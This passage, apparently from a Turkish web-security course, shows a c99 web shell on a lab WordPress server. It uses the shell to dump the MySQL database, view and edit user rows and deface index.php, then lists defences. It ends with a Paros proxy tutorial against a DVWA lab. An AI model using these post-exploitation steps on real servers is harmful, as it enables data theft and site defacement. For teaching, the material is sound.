*
* Bu değeri "true" yaparak geliştirme sırasında hataların ekrana basılmasını sağlayabilirsiniz.
* Tema ve eklenti geliştiricilerinin geliştirme aşamasında WP_DEBUG
* kullanmalarını önleme tavsisi ederiz.
*/
define('WP_DEBUG', false);

/* Hepsini bu kadar. Mutlu bloglamalar! */

/** WordPress dizini için mutlak yol. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** WordPress değişkenlerini yollarını kura. */
require_once(ABSPATH . 'wp-settings.php');
```

## 12 – Web Shell

- Web Shell Uygulaması

```
Software: Apache/2.4.10 (Debian). PHP/5.6.12-0+deb8u1
uname -a: Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/html/wp/ drwxr-xr-x
Free 12.45 GB of 23.43 GB (53.14%)
Home ← → File Edit Search Help Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
```

Tikliyoruz

## 12 – Web Shell

### ➤ Web Shell Uygulaması

Veri Tabanı Kullanıcı Adı

Attention! SQL-Manager is NOT ready module! Don't reports bugs.

SQL Manager:  
NO CONNECTION

Please, fill the form:

Username	Password	Database
root		

Host PORT

Host	PORT
localhost	3306

Connect

Veri Tabanı Sunucusu

Veri Tabanı Parolası

Veri Tabanı Adı

The diagram illustrates a web-based MySQL connection interface. At the top, a blue box labeled "Veri Tabanı Kullanıcı Adı" (Database User Name) is positioned above the main form area. The form itself has a dark background with red input fields. It includes a note at the top: "Attention! SQL-Manager is NOT ready module! Don't reports bugs." Below this is a "SQL Manager: NO CONNECTION" status message. The form fields are labeled "Please, fill the form:" followed by "Username" (containing "root"), "Password" (empty), "Database" (empty), "Host" (containing "localhost"), and "PORT" (containing "3306"). A "Connect" button is located at the bottom right of the form. Three blue boxes with white text are overlaid on the diagram: "Veri Tabanı Sunucusu" (Database Server) points to the "Host" field; "Veri Tabanı Parolası" (Database Password) points to the "Password" field; and "Veri Tabanı Adı" (Database Name) points to the "Database" field.

# 12 – Web Shell

## ➤ Web Shell Uygulaması

SQL Manager:  
MySQL 5.5.44-0+deb8u1 (proto v.10) running in localhost:3306 as root@localhost (password - "")  
[ Index ] [ Query ] [ Server-status ] [ Server variables ] [ Processes ] [ Logout ]

There are 11 table(s) in this DB (wordpress).

Create new table:  Dump DB:

	Table	Rows	Type	Created	Modified	Size	Action
»	wp_commentmeta	0		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_comments	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_links	0		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_options	269		2015-09-02 22:41:29		384 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_postmeta	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_posts	3		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_term_relationships	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_term_taxonomy	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_terms	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_usermeta	15		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	wp_users	1		2015-09-02 22:41:29		16 KB	<input type="button" value=""/> <input type="button" value=""/> <input type="button" value=""/>
»	<b>11 table(s)</b>	<b>293</b>				<b>544 KB</b>	

With selected:  Confirm

**Yeni Tablo Adı**

**Tablo Adları(Kayıt Sayısı)**

**Veri Tabanını İndirme**

**Tabloyu Sil**

**Tabloyu Boşalt**

**Tabloya Ekle**

**Görüntülemek İçin Tıklayınız**

# 12 – Web Shell

## ➤ Web Shell Uygulaması

SQL Manager:  
MySQL 5.5.44-0+deb8u1 (proto v.10) running in localhost:3306 as root@localhost (password - "")  
[ Index ] [ Query ] [ Server status ] [ Server variables ] [ Processes ] [ Logout ]

Home  
---[ wordpress ]---  
» wp\_commentmeta (0)  
» wp\_comments (1)  
» wp\_links (0)  
» wp\_options (124)  
» wp\_postmeta (1)  
» wp\_posts (3)  
» wp\_term\_relationships (1)  
» wp\_term\_taxonomy (1)  
» wp\_terms (1)  
» wp\_usermeta (15)  
» wp\_users (1)

Create new table:  Create

There are 11 table(s) in this DB (w)  
Dump DB: [dump\\_192.168.147.128\\_wordpress\\_03-05](#) Dump

Table wp\_users (10 cols and 1 rows)

[ Structure ] [ Browse ] [ Dump ] [ Insert ]

From: 0 To: 30 View

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name	Action
<input type="checkbox"/>	1	deneme	\$P\$BCggIA3CVvjUR86LBY2NB/Lq9.Q1BB/	deneme	deneme@deneme.com	NULL	2015-09-02 19:41:29	NULL	0	deneme	<a href="#">Edit</a> <a href="#">Delete</a>

With selected:  Affected rows: 1

Kayıtları Sil

İlgili Kayıt Sayısı

# 12 – Web Shell

## ➤ Web Shell Uygulaması

Attention! SQL-Manager is NOT ready module! Don't reports bugs.

SQL Manager:  
MySQL 5.5.44-0+deb8u1 (proto v.10) running in localhost:3306 as root@localhost (password - "")  
[ Index ] [ Query ] [ Server-status ] [ Server variables ] [ Processes ] [ Logout ]

Home  
---[ wordpress ]---  
» wp\_commentmeta (0)  
» wp\_comments (1)  
» wp\_links (0)  
» wp\_options (124)  
» wp\_postmeta (1)  
» wp\_posts (3)  
» wp\_term\_relationships (1)  
» wp\_term\_taxonomy (1)  
» wp\_terms (1)  
» wp\_usermeta (15)  
» wp\_users (1)

Create new table:  There are 11 table(s) in this DB (wordpress).  
Dump DB:

[ Structure ] [ Browse ] [ Dump ] [ Insert ]  
Table wp\_users (10 cols and 1 rows)  
Inserting row into table:  

Field	Type	Function	Value
ID	bigint(20) unsigned	<input type="button" value="▼"/>	1
user_login	varchar(60)	<input type="button" value="▼"/>	deneme
user_pass	varchar(64)	<input type="button" value="▼"/>	sP\$BCggIA3CVvjUR86LBY2N8/Lq9.Q1BB/
user_nicename	varchar(50)	<input type="button" value="▼"/>	deneme
user_email	varchar(100)	<input type="button" value="▼"/>	deneme@deneme.com
user_url	varchar(100)	<input type="button" value="▼"/>	
user_registered	datetime	<input type="button" value="▼"/>	2015-09-02 19:41:29
user_activation_key	varchar(60)	<input type="button" value="▼"/>	
user_status	int(11)	<input type="button" value="▼"/>	0
display_name	varchar(250)	<input type="button" value="▼"/>	deneme

Insert as new row or  Save  
 Affected rows: 1

İstediğiniz Veriyi Düzenleyip  
Buradan Kaydedebilirsiniz.

## 12 – Web Shell

### ➤ Web Shell Uygulaması

Peki ya bir dosyayı düzenlemek istersek? Örneğin ana sitede nereye girilirse girilsin(admin paneli hariç) istediğimiz bir yazıyı göstermek isteyelim. Bunun için ana dizinde bulunan index.php dosyasını düzenleyip istediğimizi yazacağız.



```
Software: Apache/2.4.10 (Debian). PHP/5.6.12-0+deb8u1
uname -a: Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/html/wp/ drwxr-xr-x
Free 12.45 GB of 23.43 GB (53.14%)
Home Back Forward File Edit Search Folder Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
```

Shellimizin bulunduğu  
dizine gitmek için  
tıklayalım.

# 12 – Web Shell

## ➤ Web Shell Uygulaması

Listing folder (18 files and 3 folders):					
Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	02.09.2015 22:40:14	www-data/www-data	drwxr-xr-x	
..	LINK	02.09.2015 22:29:24	root/root	drwxr-xr-x	
[wp-admin]	DIR	02.09.2015 22:29:28	www-data/www-data	drwxr-xr-x	
[wp-content]	DIR	02.09.2015 22:29:27	www-data/www-data	drwxr-xr-x	
[wp-includes]	DIR	02.09.2015 22:29:28	www-data/www-data	drwxr-xr-x	
c99.php			www-data/www-data	-rwxr-xr-x	
index.php			www-data/www-data	-rwxr-xr-x	
license.txt			www-data/www-data	-rwxr-xr-x	
readme.html			www-data/www-data	-rwxr-xr-x	
wp-activate.php	4.83 KB	20.08.2014 20:30:16	www-data/www-data	-rwxr-xr-x	
wp-blog-header.php	271 B	08.01.2012 19:01:11	www-data/www-data	-rwxr-xr-x	
wp-comments-post.php	4.89 KB	08.01.2015 09:05:25	www-data/www-data	-rwxr-xr-x	
wp-config-sample.php	3.06 KB	21.08.2015 03:01:52	www-data/www-data	-rwxr-xr-x	
<b>wp-config.php</b>	3.12 KB	02.09.2015 22:40:14	www-data/www-data	-rwxr-xr-x	
wp-cron.php	3.21 KB	24.05.2015 20:26:25	www-data/www-data	-rwxr-xr-x	
wp-links-opml.php	2.32 KB	25.10.2013 01:58:23	www-data/www-data	-rwxr-xr-x	
wp-load.php	3.05 KB	13.04.2015 00:29:32	www-data/www-data	-rwxr-xr-x	
wp-login.php	33.86 KB	29.07.2015 06:56:24	www-data/www-data	-rwxr-xr-x	
wp-mail.php	8.06 KB	17.07.2014 12:12:16	www-data/www-data	-rwxr-xr-x	
wp-settings.php	10.8 KB	25.06.2015 05:29:31	www-data/www-data	-rwxr-xr-x	
wp-signup.php	24.54 KB	27.06.2015 04:03:25	www-data/www-data	-rwxr-xr-x	
wp-trackback.php	3.94 KB	30.11.2014 23:23:23	www-data/www-data	-rwxr-xr-x	
xmlrpc.php	2.98 KB	28.07.2015 15:17:26	www-data/www-data	-rwxr-xr-x	

index.php'yi düzenlemek  
için tıklayalım

Select all Unselect all With selected: Confirm

# 12 – Web Shell

## ➤ Web Shell Uygulaması

w(write) iznimiz olduğu için dosyayı düzenleyebiliriz



The screenshot shows a web-based file editor interface for the file 'index.php'. The title bar indicates 'Viewing file: index.php (418 B)'. The toolbar includes icons for Save, Reset, and Back, along with other file-related options like Code, Session, SDB, and various file types. The main area displays the PHP code for the index page of a WordPress application. The code includes comments explaining its purpose and a section for outputting the theme. A red box highlights the bottom part of the code where the theme is specified.

```
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */
/**
 * Tells WordPress to load the WordPress theme and output it.
 */
```

İstediğimiz içeriği buraya yazıyoruz ve Save'e basıyoruz.

## 12 – Web Shell

### ➤ Web Shell'den Korunma

1. Dosyalarınıza verdığınız izinlerde dikkatli olmalısınız.
2. Sisteminizde Shell uploadına izin verebilecek bileşenlerde dikkatli olmalısınız.
3. Resim, tmp gibi sistem dosyası çalışması gerekmeyen dizinlerde sistem dosyası çalışmasını engelleyiniz.
4. Sheller de kullanılan kritik fonksiyonları sisteminizde engelleyiniz.

### ➤ Sonuç Olarak

Standart güvenlik önlemleri alınan sunucularda Shell'de bulunan bazı fonksiyonlar çalışmıyor fakat bu tamamen çalışmayaçağının anlamına gelmiyor. Bunun için dosya uploadları dikkatli yapılmalı ve dosya upload edilen dizinlerde eğer zaruri bir durum yoksa bu tarz scriptlerin çalışmasını engelleyecek kurallar yazılmalıdır.

# Web Güvenlik Testlerinde Kişisel Proxyler

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

### ➤ Nedir?

Web güvenlik testlerinde kişisel proxyler siz siteyi gezerken tüm istekleri detaylıca listeleyen ve istediğinizde bu istekleri manipüle etmenizi sağlayan yazılımlardır. Bu yazılımlardan en başta gelenlerinden biri Paros'dur.

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

➤ Neler Yapılabilir?

1. İstekleri manipüle ederek sqli denenebilir veya file upload denenebilir.
2. Site haritası oluşturulabilir.

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

### ➤ Paros Uygulaması

Paros yazılımı, web güvenlik testlerinde kullanılan kişisel proxy yazılımlarının duayeni olarak kabul edilmektedir. Bizde Paros'u inceleyip İstek/Yanıt detaylarını görüntüleme, düzenleme ve tekrar gönderme, site dizinlerini listeleme, zafiyet tarama ve hashing özelliklerini inceleyeceğiz.




Uygulamamızı açmak için arama paneline paros yazıp tıklıyoruz.

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

➤ Paros Uygulaması



Uygulamamızı açtığımızda bizi böyle bir ekran karşılıyor.



# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Proxy bilgilerini görmek için veya düzenlemek için;



Uygulamamızı çalıştırılmak için Mozilla Firefox'a  
Proxy ayarı olarak giriyoruz;  
**Ip Adresi:** 127.0.0.1  
**Port:** 8080

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Artık browserimiz internete Paros üzerinden çıkmakta böylece Paros pasif olarak bizim yaptığımız her isteği inceleyebilmemiz için kenara almakta. Şimdi [23.102.9.62](http://23.102.9.62)'ye girelim.

The screenshot shows the Paros proxy tool interface. On the left, under 'Site Listemiz' (Our Site List), there is a tree view of 'Sites' with 'http://23.102.9.62' expanded, showing 'GET:login.php'. In the center, under 'Dizin ve Dosyalarımız' (Our Directories and Files), the 'Request' tab displays a detailed HTTP request for 'GET http://23.102.9.62/login.php HTTP/1.1'. The request includes headers like User-Agent (Mozilla/5.0), Accept (text/html), and a cookie (PHPSESSID). Below the request, the 'Raw View' shows the raw HTTP traffic: '1 GET http://23.102.9.62/' and '3 GET http://23.102.9.62/login.php'. At the bottom, the 'History' tab is selected. On the right, a browser window shows the DVWA (Damn Vulnerable Web Application) login page at 'http://23.102.9.62/login.php'. The DVWA logo is visible, and the login form has fields for 'Username' and 'Password' with a 'Login' button.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Bu sayfada bizi DVWA karşılıyor. DVWA açık kaynak içinde zafiyet barındıran bir sistemdir testler yapmanız ve anlatımda kullanmanız üzere geliştirilmiştir. Giriş bilgilerini Username'e **admin** Password'e **password** yazıp girebilirsiniz. İlk olarak yanda menüde bulunan DVWA Security sekmesine tıklayıp Script Security de **high**'ı **low** yapalım.

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) · [\[View IDS log\]](#)

Username: admin  
Security Level: high  
PHPIDS: disabled

Sites

\* Sites

\* http://23.102.9.62

GET index.php

GET login.php

GET security.php

POST login.php(Login,password,username)

dvwa

Raw View

Request	Response	Time
1 GET http://23.102.9.62/	302 Found	182ms
2 GET http://23.102.9.62/index.php	200 OK	107ms
3 GET http://23.102.9.62/login.php	302 Found	191ms
4 POST http://23.102.9.62/login.php	200 OK	100ms
5 GET http://23.102.9.62/dvwa/index.php	200 OK	98ms
6 GET http://23.102.9.62/dvwa/css/main.css	200 OK	98ms
7 GET http://23.102.9.62/dvwa/js/dvwaPage.js	200 OK	173ms
8 GET http://23.102.9.62/security.php	200 OK	179ms
9 GET http://23.102.9.62/security.php	200 OK	120ms

Bu sırada Paros isteklerimizi izlemeye devam etmekte.

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

### ➤ Paros Uygulaması

İlk olarak bir Request'i inceleyelim bu yüzden yanda bulunan <http://23.102.9.62> altında bulunan POST:login.php(Login,password,username)'ye tıklayalım.

The screenshot shows the Paros proxy interface. On the left, under the 'Sites' tab, there's a tree view with 'http://23.102.9.62' expanded, showing 'index.php', 'Login.php', 'security.php', and 'POST:login.php(Login,password,username)'. Below this is a 'dvwa' entry. The main area has three tabs: 'Request', 'Response', and 'Trap', with 'Request' selected. The 'Request' tab displays the following details:

```
POST http://23.102.9.62/login.php HTTP/1.1
Host: 23.102.9.62
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.1 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://23.102.9.62/login.php
Cookie: PHPSESSID=vlv0fpova2fv88mn3f1ac40sa3; security=high
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
```

Below the headers, the raw request body is shown:

```
username=admin&password=password&Login=Login
```

At the bottom of the 'Request' tab, there's a 'Raw View' button. Three blue callout boxes at the bottom identify parts of the interface:

- [1] Tıklıyoruz (Clicked) points to the 'POST:login.php(Login,password,username)' item in the sites tree.
- [2] Request Headerlarımız (My Request Headers) points to the 'Request' tab header.
- [3] Request Datamız (My Request Data) points to the raw request body area.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

İkinci olarak bir Response'u inceleyelim bu yüzden yanda bulunan <http://23.102.9.62> altında bulunan GET:index.php'ye tıklayalım.

The screenshot shows the Paros proxy interface. The left sidebar lists 'Sites' with 'http://23.102.9.62' expanded, showing 'GET:index.php' selected. The main area has three tabs: 'Request', 'Response', and 'Trap'. The 'Response' tab is active, displaying the HTTP header and the HTML source code of the page. The footer contains a table of recent requests and responses.

Request	Response	Time
1 GET http://23.102.9.62/	302 Found	182ms
3 GET http://23.102.9.62/login.php	200 OK	107ms
4 POST http://23.102.9.62/index.php	302 Found	191ms
5 GET http://23.102.9.62/index.php	200 OK	100ms
6 GET http://23.102.9.62/dwva/css/main.css	200 OK	98ms
9 GET http://23.102.9.62/dwva/js/dwvaPage.js	200 OK	173ms
13 GET http://23.102.9.62/security.php	200 OK	179ms
15 GET http://23.102.9.62/security.php	200 OK	1208ms

[1] Tıklıyoruz

[2] Response Headerlarımız

[3] Response Datamız

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

➤ Paros Uygulaması

Üçüncü olarak hedef sitemizin bir haritasını çıkaralım.

The screenshot shows the Paros application interface. On the left, the 'Sites' panel lists a target site at <http://23.102.9.62>. A context menu is open over this site, with the 'Spider...' option highlighted. The main window displays the 'Spider' configuration dialog. It has fields for 'No. crawled:' and 'No. to crawl:', and a 'URL crawling:' field containing <http://23.102.9.62>. Below these is a progress bar at 0% completion with 'Start' and 'Stop' buttons. A message at the bottom states: 'The site/folder/URL chosen will be crawled. You may press stop and resume the crawl afterwards. The spider will crawl hyperlinks and attempt to submit forms.' Four callout boxes provide instructions: [1] 'Sağ Tıklıyoruz' points to the 'Spider...' menu item; [2] 'Tıklıyoruz' points to the 'Start' button; [3] 'Tıklıyoruz ve bekliyoruz' points to the message area; [4] 'İşlem bitince açılan pencere kapanacak ve site haritamız hazır olacak.' points to the right-hand sidebar where the crawled URLs are listed.

[1] Sağ Tıklıyoruz

[2] Tıklıyoruz



